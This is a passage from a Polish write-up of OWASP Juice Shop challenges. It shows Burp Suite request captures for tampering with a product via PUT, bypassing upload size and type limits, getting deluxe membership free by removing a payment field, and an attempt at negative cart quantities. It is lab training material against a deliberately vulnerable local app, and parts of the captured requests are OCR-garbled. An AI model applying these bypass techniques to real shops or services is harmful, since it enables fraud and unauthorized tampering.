
Wyszukana została składnia, jaką można byłoby wykorzystać do przeprowadzenia ataku CSRF, posiadając wiedzę na temat dostępnych nazw pól koniecznych do zmodyfikowania. Strona internetowa: <https://learn.snyk.io/lessons/csrf-attack/javascript/> posiadała kilka przykładów, które okazały się pomocne i na których bazie sporządzony został przykładowy kod html.



Co widoczne jest na komunikacie wystawianym przez przeglądarkę Firefox (ale również powiązane z Burp Suite – Chromium) działania, którego próba inicjowana była z poziomu strony dostarczonej w Juice Shop, było blokowane przez zabezpieczenia wewnętrzne [przeglądarki]. Konieczne było zatem zmodyfikowanie poziomu bezpieczeństwa przeglądarki na potrzeby wykonania omawianego zadania.



Po wprowadzeniu zmian oraz odświeżeniu kart przeglądarki atak zakończył się powodzeniem, ponieważ skrypt był już możliwy do wykonania. Aktualizacja profilu dokonała się, a nazwa użytkownika została zmieniona.



### 3.13 Product Tampering

Wyzwanie to opiera się ponownie o technikę Broken Access Control i odnosi się do konieczności wykonania zmiany w obrębie profilu danego elementu oferowanego w OWASP Juice Shop. Zmiana ma dotyczyć ingerencji w link referencyjny, który umieszczony w opisie produktu.

Pierwszym krokiem jest zatem przejście do profilu produktu, którego dotyczy zadanie. Link powiązany z ów produktem jest dostępny w opisie wyzwania.

Po przejrzeniu profilu produktu, udało się do narzędzia Burp Suite, dzięki któremu można było poznać logikę jaką kieruje się aplikacja odpowiadając na żądanie wyświetlenia profilu produktu.

The screenshot shows the Burp Suite interface with the following details:

- Dashboard**: Shows various project metrics.
- Project**: Selected project name.
- Intruder**, **Repeater**, **Window**, **Help**: Navigation tabs.
- Intercept**: Intercept mode is active.
- HTTP history**: Tab selected.
- WebSockets history**: Tab.
- Options**: Sub-menu with **Sequence**, **Decoder**, **Comparer**, **Logger**, **Extender**, **Project options**, **User options**, **Learn**.
- Filter**: Hiding CSS, image and general binary content.
- Request** pane: Shows a single request to `/rest/products/9/reviews` via POST with JSON data:
 

```
POST /rest/products/9/reviews HTTP/1.1
Host: localhost:3000
sec-ch-ua: "Not A Brand";v="99", "Chromium";v="96"
Accept: application/json, text/plain, */*
...
Content-Type: application/json
Content-Length: 163
{
  "text": "Great product! I highly recommend it."
}
```
- Response** pane: Shows the response to the POST request:
 

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: *;mode=script;script-src='self'
X-Recruiting: #/jobs
Content-Type: application/json; charset=utf-8
Vary: Accept
Date: Sun, 21 May 2023 10:47:09 GMT
ETag: W/1e-JkPcI-p07BMrTxwUzTvtV91zayz
Connection: close
...
14 {
  ...
    "status": "success",
    "data": [
      ...
    ]
}
```
- INSPECTOR** pane: Contains sections for Request Attributes, Request Cookies, Request Headers, and Response Headers.

Widocznym jest, iż numer identyfikacyjny produktu to 9. Wykorzystując wcześniej poczynione kroki – w obrębie pozostałych, wykonywanych wyzwań – możliwe jest zweryfikowanie tejże informacji. Została ona potwierdzona po dokonaniu analizy wyświetlanej zawartości dla produktu numer 9.

Do Burp Suite Repeater przesłana została treść wcześniejszej wykonywanej metody PUT dla pierwszego elementu z menu Juice Shop, która następnie została zmodyfikowana według zaleceń zawartych w opisie wyzwania.

The screenshot shows the Burp Suite Repeater interface with the following details:

- Request** pane: Shows the modified PUT request to `/api/Products/9` with JSON data:
 

```
PUT /api/Products/9 HTTP/1.1
Host: localhost:3000
sec-ch-ua: "Not A Brand";v="99", "Chromium";v="96"
Accept: application/json, text/plain, */*
Content-Type: application/json
Content-Length: 163
{
  "text": "Great product! I highly recommend it."
}
```
- Response** pane: Shows the response to the PUT request:
 


```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: #/jobs
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
Date: Sun, 21 May 2023 11:11:04 GMT
ETag: W/145-e4592cf7X066CfaRSMLeAdu1
Connection: close
...
14 {
  ...
    "status": "success",
    "data": [
      ...
    ]
}
```

Akcja ta zakończyła się powodzeniem, a opis produktu został zmodyfikowany. Zostało to zweryfikowane bezpośrednim przejściem w treść linku oraz przy wykorzystaniu narzędzi inspekcji treści wbudowanym w przeglądarkę.

### 3.14 Upload Size oraz Upload Type

Zadaniem użytkownika w obrębie wymienionych dwóch wyzwań jest naruszenie zasad dotyczących odpowiednio: rozmiaru pliku oraz jego typu. W celu wykonania dwóch zadań jednocześnie, należało odnaleźć pole odpowiedzialne za możliwość przesyłania plików, które posiadałoby wcześniej wspomniane ograniczenia. Przykładem takiego pola jest obszar przeznaczony do składania zażaleń przez użytkowników Juice Shop.

W celu zainicjowania poprawnie wysłanego arkusza utworzony został plik, który spełnia wymogi odnoszące się do rozmiaru oraz rozszerzenia.



Następnie został on umieszczony w formularzu oraz wysłany.

Complaint

Customer  
test@gmail.com

Message \*  
qwerty

Max. 160 characters 6/160

Invoice: Choose File TestBAW.pdf

Submit

Całość przechwycona została przy wykorzystaniu narzędzia Burp Suite Proxy, dzięki czemu możliwe było odtworzenie całej zawartości metody POST odpowiadającej za przesłanie umieszczonych w formularzu treści. Drugim z koniecznych do przechwycenia połączeń było to, które odpowiadało za wgrywanie pliku do formularza.

Request

Pretty Raw Hex ⌂ ⌄ ⌅

```
1 POST /api/Complaints HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 32
4 sec-ch-ua: "Not A;Brand";v="99", "Chromium";v="96"
5 Accept: application/json, text/plain, /*
6 Content-Type: application/json
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzInIj9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiaZGF0YSI6eyJpZC16MjEsInVzZXJuYW1ljoiiwiwzD91haWioiJ0ZXNOOGdtYmlsLmNbSisInBhc3N3b3JkIjoiMTi5YWQ0QNM2Y2UyY215N2mMTAyOWNyMTiNDZ1ODEiLCJyb2x1IjoiY3VzdG9tZXIxLcJkZw1eGVUa2tbi16i1IsInxhc3RMb2dpklw1joiMTi3LjAuMC4xIiwiHJvZmzsZUttYW1lIjoiL2Fzc2V0cy9wdWsaWhvawlhzZV2zL3wbGshZMvZGvMyXVsdcSzednciLcJ0b3RwU2VjcmVOi1il1waKNBY3pduiOnRydWUsImNyZWFOZWRBdC16jIwMjMtMDUtMjA9MTE6MjE6MjguNDUxICswMDowMCIsInVzGF02WFBDc16jIwMjMtMDUtMjA9MTE6ND0GNDYudHM3ICsImRlbgV0ZWRBdC16bnVsbH05ImUhdC16MTY4NDY2MjUxNxD.1-eWTWk1kPLQ1yVajgha1VBNZ73Sc4PX9vd46FzWqSGtH-uCXDBFeGY21ZK4byHnRHt-rEuMgj3G0L_vpWs4mxKSpO1zt9Kps4g-NyS4jlajXlpLM1b_hpeErZdXPEZBLJDTA9LLJ3n0dCp0uWNlkLiK8cfk7WetMpccf#sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://localhost:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3000/
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Cookie: language=en _welcomebanner_status=dismiss; cookieconsent_status=dismiss; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzInIj9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiaZGF0YSI6eyJpZC16MjEsInVzZXJuYW1ljoiiVGvdzDEiLCJbWfpbCI6InRLc3RAZ22hawuWY29tIiwiGFzd3dvcmQ1o1xInzlZDQ1YzZTJyYk3Y2xhMDISZTxMjAOuNu4MSi1nJvhGU1o1jdXNob21lciisInRLbhV4ZVRva2VU1joi1i1wibGFzdExvZ2luSXAx1o1xMjcuMc4wLjEiLCwcm9maWlSw1hZ2u1o1iYXNzZXRzL3B1YmxpYy9pbWFnZMvdxBsbfKcyc9kZWzhDwx0LN22y1nRvhBTZMvNyZXQ1o1iLCJpc0FjdlG22S16dJ1ZswiY3JLYXRlZEFOi1o1MjAyMy0wNS0yMF0xMToyOC40NTFaIiwdxByXRLZEFOi1o1MjAyMy0wNS0yMV0w0T01Mj0zOS4wODRaIiwiZGvsZXRlZEFOi1jpuwXsfSwiaWFntiavh4n0Hvuh2l5fn_0lTryxht1NtTNCn7TrTCkuTnRallr5Y1P7kcsn0nwunkdWdliasSPYn17-9nM-3WtMriDny790u4HhBnCT7n11Yn
```

Response

Pretty Raw Hex Render ⌂ ⌄ ⌅

```
1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Location: /api/Complaints/2
8 Content-Type: application/json; charset=utf-8
9 Content-Length: 157
10 ETag: W/"9d-I9Vh826ZucYtC8ELb0bBkxGw4"
11 Vary: Accept-Encoding
12 Date: Sun, 21 May 2023 11:40:25 GMT
13 Connection: close
14 {
15   "status": "success",
16   "data": {
17     "id": 2,
18     "userId": 21,
19     "message": "qwerty",
20     "updatedAt": "2023-05-21T11:40:25.744Z",
21     "createdAt": "2023-05-21T11:40:25.744Z",
22     "file": null
23   }
24 }
```

0 matches

**Request**

Pretty Raw Hex ⌂ ⓘ ⌂ ⓘ

```

1 POST /file-upload HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 32289
4 sec-ch-ua: "Not A;Brand";v="99", "Chromium";v="96"
5 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwizGF0YSIeyJpZC16MjEsInVzZXJuYWllIjoiiTiwiZW1hawWiOjJ0ZXN0QGtYWiLsLmNbSiSInBhc3N3b3JkIjoiMTc5YW00NM2Y2UyY215N2NmMTAyOWUyMTIwNDZlODEiLCJyb2xljiOiY3VzdG9tZXIIiLCJkZWxleGVUb2tlbi6IiIsImxhc3RMb2dpklwIjoiMTI3LjAuMC4xIiwiChJvZmlsZULtYWdlIjoiL2Fzc2V0cy9wdNjsawMvawlhZ2VzL3WwbGsh2HmVZGmYXVsdcSzdmciLCJ0b3RwU2VmcmV0IjoiIiwiIaXNBY3RpdmUiOnRydwUsImNyZWFOZWR8dCI6Ij1wMjMtMDUtMjAgMTTE6MjE6MjguNDUXICswDwMCIsInVzGF0ZWRBdCI6Ij1wMjMtMDUtMjAgMTEGND6GNDYuMDMSICsWdowHClisImRbGV0ZWRBdC16bnVsbhOsImhlhdC16MT4ANDY2MjUxNxD. I-eTWkLKPRLQiyVajggh1VB8NZTJSAPX9vd4Fe2WzSGtH-uqCXDBfFeGY213K4byhRht-rEuMgj3GOI-vpW54mxKSp0iZ9kps4jlaJXlpLMID-hpeErZdXPEZ8LJDTA9LLJ3n0dCp0UNLNgLiK8czFkY7WetMpcfFw
6 Content-Type: multipart/form-data; boundary=-WebKitFormBoundaryx0aDrtTEdeAoMS6
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
9 sec-ch-ua-platform: "Linux"
10 Accept: */
11 Origin: http://localhost:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3000/
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwizGF0YSIeyJpZC16MjEsInVzZXJuYWllIjoivGVzdD1iLCJb1wFpbCI6InRlcr3RAZ21hawuY29tIiwiFcZdvcm01iNzlZDQ1YzzjZTjyk3Y2xMD15ZTixMjAONmU4MSIsInJvbG0i01j0jdxNb02l1ciIsImRlbihv42VRva2VuIjoiIiwiGFzidExvZ2luSXAl01xMjcuMC4wLjEiLCWcm9maWx1SW1hZ2UiOiIvYNzNzKRZL3B1YmpYy9pbFnZXMvXbSbFkyc9kZWzdWx0LNzYzIiwiCjpc0fjdgL2ZSI6dH1jZSw1Y3JLYXRIZEF0IjoiMjAyMjowNSoyMFOxMToyC40NTFaIiwdxBKYXRlZEF0IjoiMjAyMjowNSoyMVOwOT0lMj0zOS4wODRaIiwiZGVsZKRlZEF0IjpuWxsfsSwiawF0T1yvN1oO0N1yvNz1fso40NTrvxtTNTcNc7TrTCKuTnRnlr5Y1P7k=5000wnkdwAliaSDYni7-aNMrBwMuipnY77Ruih1hP7R0NT7
19 -----WebKitFormBoundaryx0aDrtTEdeAoMS6
20 Content-Disposition: form-data; name="file"; filename="TestBAW.png"
21 Content-Type: application/png
22
23
24
25 %PNG
26 %mmpp
27 1 0 obj
28 <<Type/Catalog/Pages 2 0 R/Lang(pl-PL) /StructTreeRoot 15 0 R/MarkInfo<</Marked true>>/Metadata 63 0 R/ViewerPreferences 64 0
29 R>>
30 endobj
31 2 0 obj
32 endobj
33 3 0 obj
34 <<Type/Page/Parent 2 0 R/Resources<</Font<</F1 5 0 R/F2 12 0 R>>/ExtGState<</GS10 10 0 R/GS11 11 0
35 R>>/ProcSet[/PDF/Text/ImageB/ImageI] >>/MediaBox[ 0 0 595.32 841.92] /Contents 4 0
36 R/Group<<Type/Group/S/Transparency/CS/DeviceRGB>>/Tabs/S/StructParents 0>>
37 endobj
38 4 0 obj
39 <<Filter/FlateDecode/Length 387>>
40 stream
41 x8OK1Ai1g9iL6U$PiMhQ{RPi?0,i;L~Ef~äšiJüa&bÜÜíé;}>>B'xE@à7YéÈ$/Z=^Á>VÓV@È öUkíj`ZÁ'ä*hbð@À!~iðp@þon@DëièSýiVókíj+Mumfíjy9RLOövUC/_E_@PáXyÅÉcLGuJuZjRö)åÖe$UçÉ«Cóó'R@uù;:fëTr
42 ;u@d9xgÉT-nåéBtAil#qóéxf4i1YI_Iv3p t#é#:{;}À@!l@0"!@l{ýxiagü+ xv=ôd>GöyyiéFxG>z\lþÅBD>{Éí}ý¶Ígáø?+|``^o
43 endstream
44 endobj
45 5 0 obj
46 <<Type/Font/Subtype/Type0/BaseFont/BCDEEE+Calibri/Encoding/Identity-H/DescendantFonts 6 0 R/ToUnicode 59 0 R>>
47 endobj

```

**Response**

Pretty Raw Hex Render ⌂ ⓘ ⌂ ⓘ

```

1 HTTP/1.1 204 No Content
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Date: Sun, 21 May 2023 11:40:25 GMT
8 Connection: close
9
10

```

Cała składnia odpowiedzialna za udostępnianie pliku została przesłana do Burp Suite Repeater, dzięki czemu możliwe było ingerowanie w zawartość oraz ponowne przesyłanie POST.

W celu usunięcia ograniczeń związanych nałożonych na rodzaj plików, które mogą zostać przesłane przez użytkownika portalu Juice Shop należało zmienić zapis odnoszący się do nazwy przesyłanego pliku.


```

21 -----WebKitFormBoundaryx0aDrtTEdeAoMS6
22 Content-Disposition: form-data; name="file"; filename="TestBAW.png"
23 Content-Type: application/png
24
25 %PNG
26 %mmpp
27 1 0 obj
28 <<Type/Catalog/Pages 2 0 R/Lang(pl-PL) /StructTreeRoot 15 0 R/MarkInfo<</Marked true>>/Metadata 63 0 R/ViewerPreferences 64 0
29 R>>
30 endobj
31 2 0 obj
32 endobj
33 3 0 obj
34 <<Type/Page/Parent 2 0 R/Resources<</Font<</F1 5 0 R/F2 12 0 R>>/ExtGState<</GS10 10 0 R/GS11 11 0
35 R>>/ProcSet[/PDF/Text/ImageB/ImageI] >>/MediaBox[ 0 0 595.32 841.92] /Contents 4 0
36 R/Group<<Type/Group/S/Transparency/CS/DeviceRGB>>/Tabs/S/StructParents 0>>
37 endobj
38 4 0 obj
39 <<Filter/FlateDecode/Length 387>>
40 stream
41 x8OK1Ai1g9iL6U$PiMhQ{RPi?0,i;L~Ef~äšiJüa&bÜÜíé;}>>B'xE@à7YéÈ$/Z=^Á>VÓV@È öUkíj`ZÁ'ä*hbð@À!~iðp@þon@DëièSýiVókíj+Mumfíjy9RLOövUC/_E_@PáXyÅÉcLGuJuZjRö)åÖe$UçÉ«Cóó'R@uù;:fëTr
42 ;u@d9xgÉT-nåéBtAil#qóéxf4i1YI_Iv3p t#é#:{;}À@!l@0"!@l{ýxiagü+ xv=ôd>GöyyiéFxG>z\lþÅBD>{Éí}ý¶Ígáø?+|``^o
43 endstream
44 endobj
45 5 0 obj
46 <<Type/Font/Subtype/Type0/BaseFont/BCDEEE+Calibri/Encoding/Identity-H/DescendantFonts 6 0 R/ToUnicode 59 0 R>>
47 endobj

```

W tym przypadku format pliku został ustawiony jako png. W celu przekroczenia liczby 100 kB fragmenty oryginalnej treści pliku zostały zwielokrotnione, dzięki czemu z powodzeniem udało się przekroczyć wspomniany próg.

Formularz wraz z plikiem naruszającym obie zasady bezpieczeństwa wprowadzone w kodzie aplikacji został poprawnie wysłany, co potwierdziły komunikaty odnoszące się do wykonania dwóch wyzwań.



### 3.15 Deluxe Membership

Celem tego wyzwania jest pozyskanie członkostwa deluxe bez konieczności uiszczenia opłaty, która według standardowego cennika powinna wynosić 49 jednostek. Pierwszym krokiem na drodze do wykonania zamierzonego ataku jest przejście do zakładki odpowiedzialnej za wykupienie członkostwa deluxe.

A screenshot of a web browser showing the 'Deluxe Membership' page of the OWASP Juice Shop. The page features a large image of several stacked cardboard boxes. The title 'Deluxe Membership' is at the top, followed by a sub-headline: 'Enjoy amazing benefits as a deluxe customer of OWASP Juice Shop. Check out what is included with your membership.' Below this is a button labeled 'Become a member'. At the bottom of the main content area, there are three promotional cards: 'Deals and Offers' (with a play icon), 'Free Fast Delivery' (with a car icon), and 'Unlimited Purchase' (with a plus sign icon). The URL in the address bar is 'localhost:3000/#/deluxe-membership'. The top navigation bar includes links for Account, Your Basket, and EN language selection.


Po próbie przejścia do monitu kupna, oczom ukazuje się cała sekwencja pól, koniecznych do wypełnienia w przypadku chęci pozyskania członkostwa. Uzupełnione zostały one wartościami, które pozornie powinny spełniać wymogi narzucane przez filtry pól tekstowych.

A screenshot of a payment form titled 'My Payment Options'. The form is divided into sections: 'Add new card' and 'Add a credit or debit card'. Under 'Add new card', fields for 'Name \*' (containing 'test') and 'Card Number \*' (containing '1234123412341234') are filled. Below these are dropdowns for 'Expiry Month \*' (set to '1') and 'Expiry Year \*' (set to '2080'). A 'Submit' button is located at the bottom right. Other sections include 'Pay using wallet' (showing a balance of '0.00'), 'Add a coupon' (with a placeholder 'Add a coupon code to receive discounts'), and 'Other payment options'. Navigation buttons 'Back' and 'Continue' are at the bottom left and right respectively.

Dane zostały zatwierdzone oraz przyjęte przez system weryfikacyjny. Z tej pozycji możliwe było wybranie karty kredytowej/debetowej, której parametry podane zostały we wcześniejszym kroku jako metody płatności.

The screenshot shows a payment options interface. At the top, it displays a card icon, the last four digits of a card number (1234), the name 'test', and the date '1/2080'. Below this, there are fields for adding a new card, including 'Name \*' and 'Card Number \*'. There are dropdown menus for 'Expiry Month' and 'Expiry Year'. A 'Submit' button is visible. Below these fields, there's a section for 'Pay using wallet' with a balance of '0.00' and a button to 'Pay 49.00'. Further down, there are sections for 'Add a coupon' and 'Other payment options'. At the bottom, there are 'Back' and 'Continue' buttons.

Przeprowadzona akcja została zaakceptowana, a oczom ukazał się komunikat mówiący o tym, iż dany użytkownik jest już członkiem deluxe.



Oznaczało to więc, że w wirtualny sposób pieniądze zostałyby już pobrane z konta, które wedle założeń wyzwania było poprawne. Nie przyniosło to zatem pożądanego efektu.

Konieczne jest zatem wysłanie żądania POST, które nie będzie obarczone realnymi parametrami, a które następnie będzie możliwe do zmodyfikowania w obrębie narzędzia Burp Suite Repeater. Próby wprowadzenia treści kuponu zniżkowego również kończyły się niepowodzeniami, zatem wymagane było odmienne podejście do zagadnienia.

Analizie poddany został kod źródłowy wyświetlonej strony, w uwagę przykuła możliwość edytowania zawartości z obrębu przycisku odpowiedzialnego za uiszczenie opłat, gdy kwota pobierana jest z portfela. Usunięty został parametr, który implikował brak dostępności danego przycisku do interakcji z użytkownikiem, który nie posiada zasobów na koncie.

The screenshot shows a browser window for the OWASP Juice Shop application. The URL is [http://127.0.0.1:3000/payment](#). The page title is "My Payment Options". It has sections for "Add new card", "Add a credit or debit card", "Pay using wallet" (which shows a balance of 5.00), "Add a coupon", and "Other payment options". A "Continue" button is at the bottom right. The developer tools (Elements tab) are open, showing the DOM structure of the payment options section. The "Styles" tab shows CSS rules for various button states, including "bluegrey-lightgreen-theme" and "disabled" states.

Następnie wspominany przycisk został aktywowany, co poskutkowało zapisaniem akcji w Burp Suite Proxy.

The screenshot shows the Burp Suite Proxy interface. The "Request" tab displays a POST request to [http://localhost:3000/payment](#). The "Response" tab shows the server's response: a 400 Bad Request with the message "Insufficient funds in Wallet".

```

HTTP/1.1 400 Bad Request
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: #/jobs
Content-Length: 56
ETag: W/"38-kFkcP4/n0yacDr3IdRwNA0OyWlg"
Vary: Accept-Encoding
Date: Sun, 21 May 2023 18:14:17 GMT
Connection: close
{
  "status": "error",
  "error": "Insufficient funds in Wallet"
}

```

Co jest widoczne na powyższej grafice zakup nie został sfinalizowany przez brak środków na koncie, niemniej jednak pozwoliło to na poznanie budowy, struktury żądania POST odnoszącego się do zakupu członkostwa deluxe.

Próba zmodyfikowania metody POST oparta została o zlikwidowanie treści pola paymentMode. Wysłanie POST zakończyło się powodzeniem i tym samym przyznaniem członkostwa deluxe bez konieczności realnego uiszczenia opłaty.

The screenshot shows the Burp Suite Proxy interface again. The "Request" tab shows a modified POST request where the "paymentMode" field has been removed from the JSON payload. The "Response" tab shows a successful 200 OK response with a "status": "success" message.

```


HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Content-Type: application/json; charset=utf-8
Content-Length: 908
ETag: W/"38-kFkcP4/n0yacDr3IdRwNA0OyWlg"
Date: Sun, 21 May 2023 18:22:18 GMT
Connection: close
{
  "status": "success",
  "data": {
    "confirmation": "Congratulations! You are now a deluxe member!"
  }
}

```

### 3.16 Payback Time

Celem widocznego wyzwania jest pozyskanie z aplikacji Juice Shop waluty, która uczyni użytkownika bogatym. Pierwszym krokiem który konieczny jest do wykonania to rozpoznanie elementu, który pozwoliłby użytkownikowi pozyskać walutę.

Rozpoczęto próbę wykonania opisywanej czynności od prób manipulowania obszarem poświęconym na zakupy. Pożądany efekt mogłoby przynieść na przykład wprowadzenie ujemnej liczby obiektów, na które składane byłoby zamówienie w koszyku. Dodana do koszyka została zatem prasa do owoców, jednakże jej liczebność w zamówieniu nie mogła osiągać wartości ujemnej, ustawiając parametr przy wykorzystaniu przycisków zwiększających lub zmniejszających liczebność.



Zmiany wprowadzane w obrębie koszyka zarejestrowane zostały w Burp Suite Proxy, dzięki czemu umożliwiony został podgląd do tego jakie metody wykorzystywane są do manipulowania obiektami w koszyku.

**Request**

```
Pretty Raw Hex ⌂ ⓘ
4ZsLSLmKlOMV4ZkVnAeavu1o1Nz9u1ZKZnqUoU1C5Z]TWNWNUYLMHn4]UyMmUzMuVluGJKYZgwnInKYZnnyTZ4NzY4NzQ1nLyXmMpmQJUN1n
1ZiisImxh3Rmb2dpbkwlIoiMTiBLjAuMc4xIiwichJvZmlsZuLtyWdlIjo1L2Fz2cV0cy9wdwJsaWmva1hZ2vL3WbG9hZHmvZGvnYXv
sdCSzdmcilCj0b3PwU2VjcmVOtjoiTiwaXNbY3RpdmUjOnRydwlUsImNyZnFOZWRBdCI61jTwMjMtMDUtMjEgMtcGNDM6DQnDyEiCswMdo
wMCisInVwZGf0ZWRBdCI61jIwMjMtMDUtMjEgMtcGNDM6DQnDyEiCswMdoMc1sImRlbGV0ZWRBdCI61jTwMjMtMDUtMjEgMtcGNDM6DQnDyEiCswMdo
yMXO.DwByOKYp4RTRa47a72LzzBsp6rc5H1ZD0D)9y_2MdCobn0Jtul1Lf7LPc43GoV_UUep4Eenchql9q6HyxTvcs5Ht93ddELnTxMFH1
